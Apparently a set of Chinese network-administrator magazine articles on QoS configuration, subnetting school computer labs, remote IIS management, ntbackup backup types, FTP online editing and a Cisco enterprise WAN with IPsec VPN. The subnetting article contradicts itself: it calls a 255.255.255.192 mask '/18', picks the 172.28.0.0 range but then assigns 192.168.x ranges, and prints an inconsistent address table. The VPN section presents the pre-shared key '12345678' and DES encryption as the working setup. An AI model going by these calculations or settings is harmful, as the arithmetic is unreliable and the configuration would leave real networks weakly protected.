在视频会议终端所在端口（E0/2）上为报文打上 ef 优先级，为上层设备（主交换机、路由器）提供优先级依据：

```
traffic-priority inbound ip-group 2008 dscp ef
```

（2）利用端口限速功能，在视频会议期间强制限制其他网络端口速率。

配置 acl，定义符合速率限制的数据流：

```
acl number 2
```

```
rule 0 permit ingress any egress any
```

对其他服务器端口（E0/2）的入方向报文进行流量限制，限速 1Mbps：

```
[Switch-Ethernet0/2]traffic-limit inbound link-group 2 1024 exceed drop
```

## 路由器配置

路由器有多种 QoS 配置方法，可采取不同策略实施流量保障，主要有 CAR（承诺访问速率）、CBQ（基于类的队列）、CQ（自定义队列）、GTS（通用流量整形）、LR（链路物理限速）、PQ（优先队列）和 RTPQ（RTP 优先队列）等策略。以下介绍几种功能配置。

## 1. QoS CAR（承诺访问速率）功能配置

根据不同网段，配置 acl：

```
acl number 3
```

```
rule 0 permit source 10.0.2.2 0.255.255.255
```

```
acl number 4
```

```
rule 0 permit source 10.0.1.2 0.255.255.255
```

在路由器外网接口（Serial 1/0）上对接口承诺访问速率进行限制。对视频会议终端设备所在网段限制出访速率 1024Kbps，对其他服务器网段限制出访速率 128Kbps，实现广域网临时管制：

```
qos car outbound acl 3 cir 1024
```

```
qos car outbound acl 4 cir 128
```

### 说明

实现视频会议终端流量限制在 1024Kbps，其他服务器流量为 128Kbps。

## 2. QoS CQ（自定义队列）功能配置

定义 CQL 1 队列 0 的队列长度为 5000，定义 CQL 1 队列 0 连续发包字节数为 5000 字节。定义 CQL 1 队列 1 的队列长度为 1000，定义 CQL 1 队列 1 连续发包字节数为 1000 字节。

```
qos cql 1 queue 0 queue-length 5000
```

```
qos cql 1 queue 0 serving 5000
```

```
qos cql 1 queue 1 queue-length 1000
```

```
qos cql 1 queue 1 serving 1000
```

将 acl 3 和 CQL 1 的队列 0 绑定，将 acl 4 和 CQL 1 的队列 1 绑定。

```
qos cql 1 protocol ip acl 3 queue 0
```

```
qos cql 1 protocol ip acl 4 queue 1
```

### 说明

实现视频会议终端每发送 5000 字节，其他服务器才发送 1000 字节。

## 3. QoS PQ（优先队列）功能配置

配置 pql 队列序号：

```
qos pq pql 1
```

配置优先级队列：

```
qos pq 1 protocol ip acl 3 queue top
```

```
qos pq 1 protocol ip acl 4 queue bottom
```

### 说明

实现视频会议终端远程访问优先级为高，其他服务器远程访问优先级为低。

当视频会议实施人员在不断抱怨租用带宽过低时，当视频会议实施人员在不断抱怨未知流量阻塞网络时，网络管理员可以充分利用网络设备的 QoS 功能，协助视频会议系统开成、开得好。

为网络教室划分子网

河北唐山市职业教育中心 黄晓

子网划分有减少网络流量、提高网络性能、简化管理等优点，在应用中，网管员是不是都根据单位实际情况进行了子网划分呢？回答是否定的。

未划分子网的原因有很多种，例如，有的网管员认为交换机必须支持 VLAN 划分和网络管理才能进行子网划分，混淆了 VLAN 和子网划分的概念，因此没有划分子网。也有部分网管员担心子网划分后，位于子网的计算机不能访问单位的服务器资源，也没有划分子网，笔者所在学校就属于这种情况。

网络教室存在的问题

学校共有 15 个计算机网络教室，每个网络教室均不到 62 台教师机，并单独构成一个局域网，各教室 IP 地址段分别为“192.168.1.1～192.168.1.254”到“192.168.15.1～192.168.15.254”，所有教室都是通过一台宽带路由器连接到校园网，通过宽带路由器来控制各教室能否访问 Internet，其拓扑结构如图 1 所示。

图 1 所示网络拓扑结构的优点在于各教室彼此独立，互不干扰。教师使用电子教室教学系统授课，不会影响到其他教室。弊端也很明显，由于各网络教室需要通过路由器才能连接到校园网（网段为 192.168.0.1～192.168.0.254），路由器需求量大，学校为节约成本，使用的是普通家用宽带路由器，一旦有学生使用迅雷等下载工具下载数据时，整个教室就会出现打不开网页的现象，除非重启或复位路由器，管理起来很不方便。




图 1 调整前的网络结构

另外，各教室必须连接到校园网后才能访问到管理服

务器或代理服务器，管理服务器根本无法控制学生机，形同虚设，只能为各教室提供教学资源，如各种素材、课件等。

子网划分后的拓扑结构

正如图 1 所示，笔者所在学校计算机网络教室的计算机不到 62 台，却占用 200 多个地址的网段，降低网络性能不说，很难将所有计算机教室组织起来构成一个更大的网络。

例如，学校要在网络教室中开展评教活动，所有网络教室需要连接在一起构成一个大型网络，以确保服务器和学生计算机之间能够互访。如果改变现有的网络结构，使用一台交换机将所有网络教室连接起来，校园网和网络教室之间通过代理服务器连接。通过子网划分来确保各网络教室之间相互独立，调整后的网络结构如图 2 所示。




图 2 调整后的网络结构

子网划分

鉴于校园网和网络教室之间是通过代理服务器连接在一起的，两个网络相互独立，网络教室既可使用校园网的地址段（192.168.0.1～192.168.0.254），也可使用单独指派的 IP 地址。

学校现有 15 个网络教室，最少要划分 15 个子网，每个子网能够容纳 62 台计算机即可，按照此需求，学校网络教室的子网划分过程如下。

（1）将每个子网的最大需求量 62 加 1，然后将运算结果“63”转换成二进制“111111”，该二进制的位数 6 就是主机标识所占的位数 6。

（2）将子网的数量 15 加 1，然后将结果“16”转换成

二进制“10000”，该二进制的位数 5 就是子网标识所占的位数 5。

(3) 根据主机标识和子网标识所占位数之和为 11，在 8 和 16 之间，需要 B 类 IP 地址，笔者为网络教室选取了 172.28.0.0~172.28.255.255 地址段。

根据前面的运算得知，该网络的子网掩码为“11111111 11111111 11111111 11000000”（网络标识占 18 位，主机标识占 6 位），用十进制表示“255.255.255.192”，每个网络教室的 IP 地址为“172.28.x.x/18”，该地址段可划分为 1024 个子网（如图 3 所示）。灰色部分是特殊 IP 地址，不能分配给计算机。为了便于管理，笔者分别为 15 个网络教室选取了从“192.168.1.1~192.168.1.62”到“192.168.15.1~192.168.15.62”等 15 个子网地址段。

172.28.0.0	172.28.0.1	...	172.28.0.62	172.28.0.63
172.28.0.64	172.28.0.65	...	172.28.0.126	172.28.0.127
172.28.0.128	172.28.0.129	...	172.28.0.190	172.28.0.191
172.28.0.192	172.28.0.193	...	172.28.0.254	172.28.0.255
172.28.1.0	172.28.1.1	...	172.28.1.62	172.28.1.63
172.28.1.64	172.28.1.65	...	172.28.1.126	172.28.1.127
:				
172.28.255.192	172.28.255.65	...	172.28.255.126	172.28.255.127

图 3 地址段划分情况

重新指派 IP 地址

划分子网后，笔者为每个网络教室的所有计算机重新指派了 IP 地址。

重新指派 IP 地址后，使用 ping 命令验证位于同一个网络教室的两台计算机能否通信，然后再测试位于不同网络教室的两台计算机能否通信（如图 4 所示）。

通过 ping 命令返回的结果不难看出，位于同一网络教室的两台计算机能够通信，而位于不同网络教室的计算机却不能通信，说明子网划分是成功的。



图 4 使用 ping 命令验证

为服务器指派 IP 地址

通过前面的测试可以得出结论：位于两个不同子网的计算机不能互相通信。在实际应用中，必须保证管理各网络教室的服务器能够和网络教室的每一台计算机通信，如何配置服务器的 IP 地址才能满足这个要求呢？笔者首先为服务器指派了划分子网前的 IP 地址。

为了确保服务器能够和每个子网通信，笔者再为服务器指派了 15 个 IP 地址，分别对应 15 个网络教室。

重新为服务器指派 IP 地址后，按照图 4 的操作，使用 ping 命令测试网络教室之间及同一网络教室的计算机通信情况，一切依旧，说明重新为服务器指派 IP 地址后，没有影响子网划分。

继续使用 ping 命令测试服务器和网络教室之间能否互相通信，根据返回的结果说明服务器和各网络教室之间能够互相通信，证明此次使用子网划分改造网络教室是成功的。改造的结果不仅减少了宽带路由器等网络设备，通过子网划分提高了网络性能，管理起来也更加容易。

利用 IIS 远程管理服务器

江苏警官学院 郭亚锋

通常 Web 服务器都存放在 IDC 机房，巨大的机器噪音和狭小的操作空间使得在服务器面前进行 Web 站点维护变成一件恐怖的事情。随着远程管理技术的发展，很多 IT 公司都提出了各类软硬件远程管理解决方案。

虽然在服务器远程管理领域已经有了很多诸如 KVM 等管理技术，但是在实际的工作环境中，无论是增加软件还是硬件设备进行服务器管理，一般都不是管理员能决定的，很多领导层会认为增加这些设备并不能直接创造经济效益而忽视管理费用的划拨。因此如果能利用现有的软件资源进行远程 Web 服务器维护就成为此类管理员的需要。

其实如果您使用的是 Windows Server 2003 操作系统搭建的 Web 服务器，完全可以使用系统自带的软件进行各类站点管理。

使用远程桌面管理服务器

在 Windows Server 2003 的默认安装中是安装了终端服务组件的，但是却默认禁止了远程桌面，因此如果需要使用远程桌面功能，必须在“我的电脑”图标上单击鼠标右键后选择【属性】命令，在弹出的系统属性对话框中选择“远程”标签，在如图 1 的界面中设置远程桌面的支持，如果可能，

还需要设置远程登录的账号。




图 1 启用远程桌面

开启远程终端服务并设置好服务器的远程桌面属性后，可以在任何能连接到这台服务器的 PC 终端上进行服务器远程管理了。需要注意的是，由于远程终端存在一定的安全隐患，因此很多安全防护软件均可能阻止远程桌面的正常连接。在使用远程桌面进行连接之前，最好检查一下防火墙等软件。

远程桌面通用性好，除了能用来远程管理 IIS 服务设置外，一般的服务器维护都是可以胜任的。不过在很多应用环境中并不需要这么强大的管理能力，因为越强大的远程管理能力，其安全隐患就越大，所以下面将介绍除了通过远程桌面以外，综合使用多种工具实现远程 Web 服务器管理的方法。

### 使用 Microsoft IIS Web 管理

IIS 远程管理是 IIS 通过 Web 对 IIS 服务器进行远程管理的一种解决方案，其最大的优点是对远程 IIS 的管理无需安装任何客户端，一切的管理都是通过管理网站进行的。但由于近几年 IIS Web 管理程序中均出现了管理安全缺陷，并且基于 Web 的管理功能相对较少，因此通常不予考虑，但在某些特殊情况下也可以作为一个临时解决方案。

### 使用 Windows Server 2003 远程管理 Web 服务器

在 Windows Server 2003 中，由于对网络应用的支持比 Windows 2000 有了较大的提升，因此仅仅使用系统内置的一些程序就可以实现简单的 Web 服务器的远程管理。

在 Windows Server 2003 操作系统上的 Web 服务一般是通过 IIS（Internet Information Server）进行发布的。一般对网站的管理包括新建网站，修改网站参数和删除网站等基本操作。这些操作都是使用了 IIS 自带的管理程序，即“Internet 信息服务（IIS）管理器”实现的。实际上“Internet

信息服务（IIS）管理器”是 Windows Server 上的一个 MMC 控制台程序，不仅能对本地的 IIS 进行管理维护，还可以管理远程 Web 服务器上的 IIS。

用 Internet 信息服务（IIS）管理器进行远程服务器管理方法如下：

（1）打开“Internet 信息服务（IIS）管理器”。

#### 提示

除了在开始菜单的管理菜单中打开 IIS 管理器外，还可以直接在运行窗口输入 inetmgr 直接启动 IIS 管理器。

（2）单击【操作】菜单中的【连接...】菜单项。

（3）在弹出的连接对话框（如图 2 所示）填写需要连接的服务器地址，如果需要管理的服务器和本地系统的用户名和密码不同，就必须勾选“连接为”复选框，并填写正确的用户名和密码。



图 2 远程连接设置对话框

（4）单击【确定】按钮后即可对远程服务器的 IIS 进行管理（如图 3 所示）。



图 3 IIS 远程管理

#### 注意

IIS 管理器连接远程服务器的时候需要利用 135、445 和 2049 端口通信，否则将无法连接远程服务器。

当 IIS 管理器能够正确连接上服务器后，就可以和本地服务器一样进行对 Web 站点的新建、配置和删除工作了。唯一需要注意的是执行网站发布任务的时候，发布站点的物理路径必须手动填写被连接服务器上的实际路径，并且 IIS 管理器可能会报告无法找到对应目录，可以不予理睬。

在远程配置 IIS 的过程中，如果需要重新启动 IIS，可以



直接在 IIS 管理器中已连接的远程服务器图标上单击鼠标右键后选择【重新启动 IIS】命令。

如果配置后需要重启服务器,可使用 shutdown 命令进行远程重启,具体使用命令可以参考微软本地帮助文档,需要特别指出的是 shutdown 命令实际上可以指示批量服务器的重新启动或关闭等工作,并且可以使用图形化管理界面,只是在命令后添加参数-i 即可。如图 4 所示是 shutdown 命令的 GUI 界面。

在实际工作应用中,还可以使用系统默认的共享进行远程文件管理,使用 sc 命令进行远程服务管理,例如使用 sc\\172.16.33.118 start wuauaserv 命令实现远程开启 172.16.33.118 服务器上的自动更新服务。

通过以上各类系统自带的工具,完全可以实现一般的 Web 服务器远程维护。虽然在功能上不如一些专业的解决方案完善,但由于完全是系统内建功能,具有较好的相互兼容性和稳定性,值得作为常规管理的补充解决方案。




图 4 shutdown 图形界面

## 理解 ntbackup 备份类型

看了《网管员世界》第 2008 年 4 月 A 期中的《网络文件夹“时光回溯”》一文,其中有一段话:“如果网管通过 ntbackup ‘还原’功能进行恢复数据的话,又会造成其他用户的文件内容回到备份前的状态,显然不可取”。在此想深入探讨一下 Windows 系统自带的 ntbackup 备份工具。

用备份工具就做两件事,一是备份,二是还原。那么,该如何备份?又如何还原呢?相信谁都会备份和还原,本文仅对备份类型做探讨。表 1 是备份类型的简要说明。

表 1 备份类型说明

类 型	备 份 内 容	是否清除标记
普通	备份所有选择的文件和文件夹	是
副本	备份所有选择的文件和文件夹	否
差异	只备份选择的并带有标记的文件和文件夹	否
增量	只备份选择的并带有标记的文件和文件夹	是
每日	备份在当天发生改变的文件和文件夹	否

### 备份程序如何知道某个文件是否需要备份

Windows 系统的 ntbackup 备份工具是通过文档或文件夹的存档属性作为备份参考的。可通过文件或文件夹属性中的高级选项查看存档属性,也可在命令行下使用命令“attrib”来显示文件或文件夹的存档属性,可使用“attrib/?”来获取此命令具体的使用方法。

如果文件或文件夹具有显示为 A 的存档属性,那么备份

福建省顺昌县烟草公司 张公飞

程序将会对它进行备份,备份后是否清除这个标记根据不同的备份类型有不同的处理,以方便网管使用不同的组合备份策略。另外,只有当文档的权限或文件内容被修改时,被清除的存档标记才会重新标记上。

### ntbackup 备份工具的备份类型

Windows 系统 ntbackup 备份工具的备份类型介绍如下:

#### 1. 普通备份

照原样克隆一份,但是会清除存档标记。第一次创建备份集时,通常都是进行普通备份。

#### 2. 副本备份

副本备份复制所有选中的文件,但不将这些文件标记为已经备份(也就是说不清除存档标记)。如果想在正常和增量备份之间复制文件是很有用的,因为复制不影响其他备份操作。

#### 3. 差异备份

针对上一次的完全备份,换句话说就是必须先要有普通或者副本备份才能做差异备份(当然,一般第一次都是做普通备份而不会做副本备份)。备份后不清除存档标记。假设现在做了普通和差异备份的组合策略,那么第一次普通备份后,存档标记被清除。如果在普通和第一次差异备份之间没有对文档做修改,那么在第一次差异备份时,备份程序没有看到任何文件有存档标记,因此就不会对文件再次做备份。如果文件发生了修改,那么每一次的差异备份时都会再次对

此文档重复做备份。

为什么呢？因为差异备份不清除存档属性，自然备份程序每次都会对它做重复备份了。这种普通+差异备份的组合策略，在备份时花费的花销多些，但还原时就简单多了，只需要还原普通或副本备份后，再还原最后一次的差异备份即可。

#### 4. 增量备份

理解了差异备份也就能很好地理解增量备份。增量备份和差异备份的区别在于备份后会清除存档属性，因此，增量

备份只会针对第一次完全备份后做了修改的文件或文件夹做备份。还原时可根据具体需求还原到某一次的增量备份。如果要还原到最后状态，必须还原完全备份和每一次的增量备份。使用普通备份+增量备份的组合，备份时花销最少，但是还原时花销最多。

#### 注意

ntbackup 可在命令行下使用，具体参数可参考微软知识库文章，网址如下：<http://support.microsoft.com/kb/300439/zh-cn>。

## 文件关联实现 FTP 在线编辑

由于 FTP 既简单、又完美，并且性能可靠，解决了工作组模式下网上邻居共享的诸多问题，它已经成为我们单位新闻记者们汇总和共享稿件的主要方式。

FTP 共享的部署方法也不难，拿出一台计算机作为服务器，安装 Server-U 软件，给相应的 FTP 共享文件夹赋予相应的读、写权限，其他计算机作为 FTP 客户端。可以通过在 Internet 中输入 FTP 地址的方法访问服务器，这样就可以进行文稿的汇总和共享了。

现在的问题是，文稿一旦传到 FTP 共享文件夹中，如果还要修改它，则必须把这篇文稿下载到本地计算机，修改后再重新上传到 FTP 共享文件夹中。能不能找到一种方法在 FTP 共享文件夹中直接修改文稿，也就是所谓的“FTP 在线编辑”呢？经过一番努力，我们终于找到了这种“FTP 在线编辑”的方法。

我们使用的方法是使用 FlashFXP 客户端软件，在 FTP 客户端安装 FlashFXP 软件，然后使用 FlashFXP 的文件关联功能来实现 FTP 的在线编辑。

(1) 在 FlashFXP 菜单栏中单击【选项】→【文件关联】命令，在窗口中单击【添加】按钮，弹出如图 1 所示的窗口。




图 1 文件关联窗口

因为我们使用的文稿一般是 Word 文档，所以在“文件通配符”文本框中输入“\*.doc”，再单击【添加】按钮，“\*.doc”就添加到下面的文本框中了。然后选择打开方式。

“内部编辑器”是 FlashFXP 内置的文本编辑器，只能编辑简单的文本文件，稍微复杂一点的文件打开时就会出现乱码。

我们一般使用下面的【打开方式】→【选择程序】命令，

威海广播电视台 李军  
单击后面的选择程序按钮，从本地计算机中选取打开 Word 文档的程序，路径一般为 C:\Program Files\Microsoft Office\OFFICE11\WINWORD.EXE。最后勾选“查看时”、“编辑时”两个复选框就可以了，表示在查看和编辑时都使用这个程序。这时我们就可以对上传稿件进行在线编辑了。

(2) 在 FlashFXP 中选择一篇上传稿件，在窗口中单击【编辑】按钮，打开文档，同时弹出上传窗口（如图 2 所示），编辑好后保存，最后在上传窗口中单击【确定】按钮即可。




图 2 单击【确定】按钮后即可上传

为了更符合用户的操作习惯，我们还可以设置通过双击文稿直接进入编辑状态，方法是，在 FlashFXP 菜单栏中单击【选项】→【参数设置】命令，弹出图 3 所示的窗口。在“双击（远端）”下拉列表框中选择双击文件时的动作为“编辑文件”，这样就不必用单击鼠标右键打开菜单来打开文件了，而是双击文件就可以直接打开编辑，更为方便。




图 3 选择“编辑文件”

通过上面的操作步骤，我们发现，其实在线编辑本质上也是把 FTP 共享文件夹中的文稿先下载到本地临时

文件夹中，编辑完后再上传回服务器。只不过这个过程是计算机在后台自动完成的，从而节省了我们手动下载

到本地、编辑完再上传回服务器的时间，实现了 FTP 共享的在线编辑。

## 构建企业广域网

### 企业广域网规划

南车长江车辆有限公司是南车集团一家从事铁路货车修造的大型国有企业，最近刚刚进行了整合，整合后的长江公司总部设在武汉，分别在常州、铜陵和株洲有三家分公司。根据长江公司信息化建设应用的需求，需要在武汉及三家分公司所在地建立冗余的、高效的广域网。这次广域网的实施由笔者一个人完成配置、测试、实施和调试工作，根据笔者在这次广域网建设中的一点经验和体会，将具体的配置过程记录下来。

长江公司的广域网拓扑的上半部分是长江公司总部及武汉分部，下面三个框分别是常州、铜陵和株洲三家分公司。整个广域网采用冗余结构，即通过 2Mbps 数字电路专线和 IPSec VPN 实现链路的冗余和负载分担。

为了保证网络运行的可靠性，网络设备主要选择一线厂商的设备，如路由器采用的是 Cisco 3845 系列，防火墙一部分采用的是 Cisco 公司最新推出的 ASA5500 系列，另外一部分采用的是 Juniper 公司的 NetScreen 系列。

总部及分公司的 Cisco 3845 路由器上配置了 VWIC-2MFT-G703 模块用于实现 2Mbps 数字电路专线的连接。由于该模块上只有两个 RJ48 接口，因此总部的路由器上配置了两块该模块，用来实现与三个分公司的点对点连接，三个分公司的路由器上各配置一块。

总部及各分公司各安装了两台防火墙：一台防火墙是用来保持原有的和南车集团公司 IPSec VPN 的连接；另一台防火墙则是部署在 3845 路由器的前端，避免 3845 路由器直接暴露在公网之上。由于总部及各分公司均只有一条 Internet 的接入，因此需要在两台防火墙的前端增加一台交换机。

总部及各分公司的 Cisco 3845 路由器的 G0/0 口都用来连接各地的核心交换机，G0/1 用来连接防火墙，原有的防火墙连接保持不变，两台防火墙都通过一台交换机来接入公网。总部路由器 G703 模块的三个接口分别连接到三个分公司的专线。

### 规划配置路由器

在进行配置之前，先要简单规划一下。路由协议采用 OSPF 动态路由协议，路由器的广域网接口都作为骨干区域划分到 Area 0 中，总部路由器的局域网作为 Area 10，株洲分公司的局域网作为 Area 20，铜陵分公司的局域网作为 Area 30，常州分公司的局域网作为 Area 40，并且将这些区域都

作为 Stub 区域和配置路由归纳。配置 Stub 区域和路由归纳的作用是减少路由表的大小，减少 OSPF 协议对资源的占用。

### IP 地址分配

总部：172.19.0.0/255.255.192.0

株洲分公司：172.19.64.0/255.255.192.0

铜陵分公司：172.19.128.0/255.255.224.0 和 172.20.72.0/255.255.248.0

常州分公司：172.19.160.0/255.255.224.0

先进行路由器的基本配置，包括各个接口的 IP 地址、路由协议等，配置结果如下。

### 总部 3845 路由器配置

```
interface Gigabit Ethernet0/0
description to_LAN
```

```
//连接到总部核心交换机
```

```
ip address 172.19.3.142 255.255.255.252
```

```
duplex auto
```

```
speed auto
```

```
media-type sfp
```

```
!
```

```
interface Gigabit Ethernet0/1
description to_FireWall
```

```
//连接到防火墙
```

```
ip address 172.19.3.146 255.255.255.252
```

```
duplex auto
```

```
speed auto
```

```
media-type rj45
```

```
router ospf 100
```

```
//启用 OSPF 路由协议
```

```
router-id 172.19.255.1
```

```
//标识路由器的 ID
```

```
log-adjacency-changes
```

```
area 10 stub
```

```
//将总部的 Area 10 区域作为 Stub 区域
```

```
area 10 range 172.19.0.0 255.255.192.0
```

```
//配置路由归纳
```

```
network 172.19.0.0 0.0.63.255 area 10
```

```
//将连接总部局域网的接口划分到 OSPF Area 10 中
```

```
network 172.19.253.0 0.0.0.15 area 0
```

```
//将连接广域网的接口划分到 OSPF Area 0 中
```

```
network 172.19.254.0 0.0.0.15 area 0
```

```
network 172.19.255.1 0.0.0.0 area 0
```

```
!
```



```
ip route 0.0.0.0 0.0.0.0 172.19.3.145
```

## 株洲分公司 3845 路由器配置

```
interface Gigabit Ethernet0/0
description To_Lan
```

```
//连接到株洲分公司核心交换机
```

```
ip address 172.19.67.130 255.255.255.192
duplex auto
speed auto
media-type rj45
!
```

```
interface Gigabit Ethernet0/1
description To_Firewall
```

```
//连接到株洲分公司防火墙
```

```
ip address 172.19.67.2 255.255.255.192
duplex auto
speed auto
media-type rj45
!
router ospf 100
router-id 172.19.255.2
log-adjacency-changes
area 20 stub
```

```
//将株洲分公司的局域网作为 Stub 区域
```

```
area 20 range 172.19.64.0 255.255.192.0
```

```
//配置路由归纳
```

```
area 20 filter-list prefix deny20 out
```

//由于株洲分公司原使用的网络中有的地址段与其他公司有冲突，因此配置前缀列表将不需要发布的路由过滤

```
network 172.19.64.0 0.0.63.255 area 20
network 172.19.253.2 0.0.0.0 area 0
network 172.19.254.2 0.0.0.0 area 0
network 172.19.255.2 0.0.0.0 area 0
!
ip route 0.0.0.0 0.0.0.0 172.19.67.3
```

铜陵分公司和常州分公司 3845 路由器的配置和株洲分公司基本相同，只需将接口的 IP 地址改成相应的地址，配置好各自的路由协议等就可以了。

整个广域网具有冗余链路，分别是专线和 VPN，这里先配置专线。

## 配置电信数字电路专线

由于总部的路由器上插了两块 G703 的模块，因此在总部的 3845 路由器上用 `sh running` 命令查看时，会发现多了四个 E1 接口：

```
!
controller E1 0/0/0
!
controller E1 0/0/1
!
controller E1 0/1/0
!
controller E1 0/1/1
```

！

这四个 E1 接口就是用来连接从电信租用的 2Mbps 数字电路专线的。电信提供的接口类型是 BNC 接口，而 Cisco 的 G703 模块提供的是 RJ48 接口，因此需要配置转接线。E1 接口速率为 2.048Mbps，E1 接口有两种工作方式：信道化和非信道化。

作为信道化方式使用时，每一个 E1 接口可以分成 31 个时隙，每个时隙速率为 64Kbps，全部时隙可以分成若干组，每组时隙捆绑后可作为一个接口使用，其逻辑特性与同步串口相同，可以封装 PPP、HDLC 等链路层协议。

作为非信道化方式使用时，E1 接口就是一个 2Mbps 速率的同步串口，可以封装 PPP、HDLC 等链路层协议。

根据需求，总部到每个分公司都要求是 2Mbps 的速率，因此将 E1 接口配置为非信道化工作方式，在路由器的全局配置模式下输入以下命令：

```
(config) #controller e1 0/0/0
(config-controller) #channel-group 0 unframed
```

以上两条命令就将第一个槽位的 G703 模块的第一个接口配置成了非信道化的工作方式。由于有三个分公司，所以还需要配置另外两个接口：

```
(config) #controller e1 0/0/1
(config-controller) #channel-group 0 unframed
(config) #exit
(config) #controller e1 0/1/0
(config-controller) #channel-group 0 unframed
```

以上的命令分别将第一个槽位的 G703 模块的第二个接口和第二个槽位的 G703 模块的第一个接口分别配置为非信道化的工作方式。配置完成后，路由器会增加三个串口，分别为 Serial0/0/0:0，Serial0/0/1:0，Serial0/1/0:0。再对这三个串口配置封装协议、IP 地址等，就可以像普通的串行接口一样地使用它们了。配置完成后如下所示：

```
!
interface Serial0/0/0:0
description to_ZHUZHOU
ip address 172.19.253.1 255.255.255.252
encapsulation ppp
!
interface Serial0/0/1:0
description to_CHANGZHOU
ip address 172.19.253.5 255.255.255.252
encapsulation ppp
!
interface Serial0/1/0:0
description to_TONGLING
ip address 172.19.253.9 255.255.255.252
encapsulation ppp
```

总部专线配置完成后，再配置分公司，具体配置与总部类似，只是 IP 地址不同。配置完成后，从总部或各个分公司可以互相用 `ping` 命令来测试一下，只要电信的线路没有问题，总部和三个分公司就都能够 `ping` 通。



## 配置 IPsec VPN

专线配置完成后，开始配置 IPsec VPN。这条 IPsec VPN 链路是利用 Internet 通道建立起来的，建立 IPsec VPN 的作用一是为专线提供冗余，当专线出现问题时，广域网还可以通过 IPsec VPN 通信。另外一个作用是进行负载分担，即将重要的业务数据通过专线通信，其他的普通业务数据通过 IPsec VPN 来通信。

由于 IPsec 只支持 IP 单播数据流，无法承载路由协议，因此需将 GRE 隧道与 IPsec 配合使用。

### 配置总部 IPsec VPN

#### 第一步：配置 IKE 策略

```
(config) #crypto isakmp policy 10
(config-isakmp) #encryption 3des
```

//定义使用 3des 的加密算法

```
(config-isakmp) #authentication pre-share
```

//指定认证方式，这里选择了预共享密钥的认证方式

#### 第二步：配置预共享密钥

预共享密钥在全局配置模式下配置。

```
(config) #crypto isakmp key 12345678 address 172.19.128.66
```

//铜陵分公司路由器 G0/1 接口地址为 172.19.128.66，密钥为 12345678

```
(config) #crypto isakmp key 12345678 address 172.19.160.66
```

//常州分公司路由器 G0/1 接口地址为 172.19.160.66，密钥为 12345678

```
(config) #crypto isakmp key 12345678 address 172.19.67.2
```

//株洲分公司路由器 G0/1 接口地址为 172.19.67.2，密钥为 12345678

#### 第三步：配置转换集

转换集是为数据流制定的特定安全策略而设计的 IPsec 转换组合。转换集是一个 AH 转换、一个 ESP 转换和 IPsec 模式（隧道或传输模式）的组合。转换集被限定于一个 AH 转换和一个或两个 ESP 转换。

在全局配置模式下配置，转换集的名字为 cjset，使用 esp-des 转换集：

```
(config) #crypto ipsec transform-set cjset esp-des
(cfg-crypto-trans) #exit
(config) #
```

#### 第四步：配置访问列表

这里访问列表的作用是定义哪些流量可以通过 IPsec VPN，针对三个分公司，需要配置三个扩展的访问列表。

定义访问株洲分公司的流量：

```
(config) #ip access-list extended zz
(config-ext-nacl) #permit ip 172.19.0.0 0.0.63.255 172.19.64.0
0.0.63.255
(config-ext-nacl) #exit
(config) #
```

定义访问铜陵分公司的流量：

```
(config) #ip access-list extended tl
(config-ext-nacl) #permit ip 172.19.0.0 0.0.63.255 172.19.128.0
0.0.31.255
(config-ext-nacl) #permit ip 172.19.0.0 0.0.63.255 172.20.72.0
0.0.7.255
(config-ext-nacl) #exit
(config) #
```

定义访问常州分公司的流量：

```
(config) #ip access-list extended cz
(config-ext-nacl) #permit ip 172.19.0.0 0.0.63.255 172.19.160.0
0.0.31.255
(config-ext-nacl) #exit
(config) #
```

